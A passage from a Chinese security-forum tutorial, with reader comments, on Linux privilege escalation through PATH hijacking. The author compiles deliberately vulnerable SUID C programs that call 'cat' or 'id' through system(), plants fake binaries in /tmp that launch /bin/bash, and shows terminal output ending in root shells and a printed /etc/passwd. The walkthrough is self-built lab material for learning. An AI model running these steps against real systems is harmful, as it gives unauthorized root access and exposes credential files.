 * Support:        https://ubuntu.com/advantage

202 packages can be updated.
0 updates are security updates.

Last login: Mon May 28 11:00:45 2018 from 192.168.1.107
ignite@ubuntu:~$ find / -perm -u=s -type f 2>/dev/null
/bin/cp
/bin/ping
/bin/mount
/bin/fusermount
/bin/ntfs-3g
/bin/ping6
/bin/umount
/bin/su
/sbin/mount.nfs
/home/raj/script/shell2
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/shutter
/usr/bin/vmware-user-suid-wrapper
/usr/sbin/pppd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
ignite@ubuntu:~$ cd /home/raj/script
ignite@ubuntu:/home/raj/script$ ls
shell2
ignite@ubuntu:/home/raj/script$ ./shell2
uid=0(root) gid=0(root) groups=0(root),27(sudo),1001(ignite)
ignite@ubuntu:/home/raj/script$ whoami
ignite
```

echo命令

```
cd /tmp
echo “/bin/bash” > id
chmod 777 id
echo $PATH
export PATH=/tmp:$PATH
cd /home/raj/script
./shell2
whoami
```




```
ignite@ubuntu:/home/raj/script$ cd /tmp
ignite@ubuntu:/tmp$ echo "/bin/bash" > id
ignite@ubuntu:/tmp$ chmod 777 id
ignite@ubuntu:/tmp$ echo $PATH
/home/ignite/bin:/home/ignite/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sb
ignite@ubuntu:/tmp$ export PATH=/tmp:$PATH
ignite@ubuntu:/tmp$ cd /home/raj/script/
ignite@ubuntu:/home/raj/script$ ./shell2
root@ubuntu:/home/raj/script# whoami
root
root@ubuntu:/home/raj/script#
```

方法3

Ubuntu环境配置


重复上面的步骤来搭建实验环境，在/script目录下创建raj.c文件，调用cat命令来读取/etc/passwd 文件，如图：



```
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("cat /etc/passwd");
}
```

然后使用gcc编译raj.c文件，给经过编译的文件赋予SUID权限

```
ls
gcc raj.c -o raj
chmod u+s raj
ls -la raj
```



```
root@ubuntu:~/script# gcc raj.c -o raj
raj.c: In function ‘main’:
raj.c:5:3: warning: implicit declaration of function ‘system’ [-Wimplicit-f
   system("cat /etc/passwd");
   ^
root@ubuntu:~/script# chmod u+s raj
root@ubuntu:~/script# ls -la raj
-rwsr-xr-x 1 root root 8704 May 28 11:13 raj
```


发起攻击

拿下靶机shell，准备提权。执行下列命令来查看sudo用户列表

```
find / -perm -u=s -type f 2>/dev/null
```

同样可以看到/home/raj/script目录下的raj文件具有SUID权限，切换到那个目录下执行raj文件，如图，给我们显示了/etc/passwd的内容：

```
cd /home/raj/script/
ls
./raj
```




```
ignite@ubuntu:~$ find / -perm -u=s -type f 2>/dev/null
/bin/cp
/bin/ping
/bin/mount
/bin/fusermount
/bin/ntfs-3g
/bin/ping6
/bin/umount
/bin/su
/sbin/mount.nfs
/home/raj/script/raj
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/shutter
/usr/bin/vmware-user-suid-wrapper
/usr/sbin/pppd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
ignite@ubuntu:~$ cd /home/raj/script
ignite@ubuntu:/home/raj/script$ ls
raj
ignite@ubuntu:/home/raj/script$ ./raj
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```

nano编辑器


```
cd /tmp
nano cat
```

输入/bin/bash并保存



```
  GNU nano 2.5.3

/bin/bash
```

```
chmod 777 cat
ls -al cat
echo $PATH
export PATH=/tmp:$PATH
cd /home/raj/script
./raj
whoami
```




```
ignite@ubuntu:/tmp$ chmod 777 cat
ignite@ubuntu:/tmp$ ls -al cat
-rwxrwxrwx 1 ignite ignite 10 May 28 11:18 cat
ignite@ubuntu:/tmp$ echo $PATH
/home/ignite/bin:/home/ignite/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bi
ignite@ubuntu:/tmp$ export PATH=/tmp:$PATH
ignite@ubuntu:/tmp$ cd /home/raj/script
ignite@ubuntu:/home/raj/script$ ./raj
root@ubuntu:/home/raj/script# whoami
root
root@ubuntu:/home/raj/script#
```

方法4

Ubuntu环境配置


步骤同上，搭建自己的实验环境，你可以看到demo.c的文件内容，调用cat命令来读取/home/raj目录下的msg.txt文件，但是在这个目录下是没有msg.txt文件的。



```
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("cat /home/raj/msg.txt");
}
```

使用gcc编辑demo.c文件，并赋予SUID权限

```
ls
gcc demo.c -o ignite
chmod u+s ignite
ls -la ignite
```




```
root@ubuntu:~/script# gcc ignite.c -o ignite
ignite.c: In function ‘main’:
ignite.c:5:3: warning: implicit declaration of function ‘system’ [-Wimplicit-fun
   system("cat /home/raj/msg.txt");
   ^
root@ubuntu:~/script# chmod u+s ignite
root@ubuntu:~/script# ls -la ignite
-rwsr-xr-x 1 root root 8712 May 28 11:22 ignite
```

发起攻击
首先要拿到shell，并进入提权阶段。执行下列命令来查看sudo用户列表

```
find / -perm -u=s -type f 2>/dev/null
```

可以看到/home/raj/script目录下的ignite文件具有SUID权限，切换到那个目录下，执行ignite文件，实际上执行的是读取msg.txt文件内容，但是由于没有这个文件，所以

```
cd /home/raj/script
ls
./ignite
```




```
ignite@ubuntu:~$ find / -perm -u=s -type f 2>/dev/null
/bin/cp
/bin/ping
/bin/mount
/bin/fusermount
/bin/ntfs-3g
/bin/ping6
/bin/umount
/bin/su
/sbin/mount.nfs
/home/raj/script/ignite
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/shutter
/usr/bin/vmware-user-suid-wrapper
/usr/sbin/pppd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
ignite@ubuntu:~$ cd /home/raj/script
ignite@ubuntu:/home/raj/script$ ls
ignite
ignite@ubuntu:/home/raj/script$ ./ignite
cat: /home/raj/msg.txt: No such file or directory
ignite@ubuntu:/home/raj/script$ 
```

vi编辑器


```
cd /tmp
vi cat
```

输入/bin/bash然后保存退出



```
/bin/bash
~
~
~
~
~
~
~
~
~
~
```

```
chmod 777 cat
ls -al cat
echo $PATH
export PATH=/tmp:$PATH
cd /home/raj/script
./ignite
whoami
```



```
ignite@ubuntu:/tmp$ chmod 777 cat
ignite@ubuntu:/tmp$ echo $PATH
/home/ignite/bin:/home/ignite/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/us
ignite@ubuntu:/tmp$ export PATH=/tmp:$PATH
ignite@ubuntu:/tmp$ cd /home/raj/script/
ignite@ubuntu:/home/raj/script$ ls
ignite
ignite@ubuntu:/home/raj/script$ ./ignite
root@ubuntu:/home/raj/script# id
root@ubuntu:/home/raj/script# whoami
root
root@ubuntu:/home/raj/script# 
```

点击收藏 | 4 关注 | 1

上一篇：[翻译】 CVE-2018-127... 下一篇：Xbash恶意软件分析

1. 4 条回复

xtfree 2018-09-20 12:58:35

利用关键在于找到具有SUID权限的文件，环境变量中有自己能控制的路径，比如当前目录(.)

0 回复Ta

niexinming 2018-09-25 14:07:41

这个好

0 回复Ta

我爱小米吖 2018-10-24 20:53:59

按照步骤还是出错了

0 回复Ta

翟殇 2018-11-23 17:16:50

如一楼所说，利用关键不仅在于找到具有SUID权限的文件，环境变量中有自己能控制的路径，其原理就是利用suid的权限调用所属主用户即root用户执行c里的代码，se

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板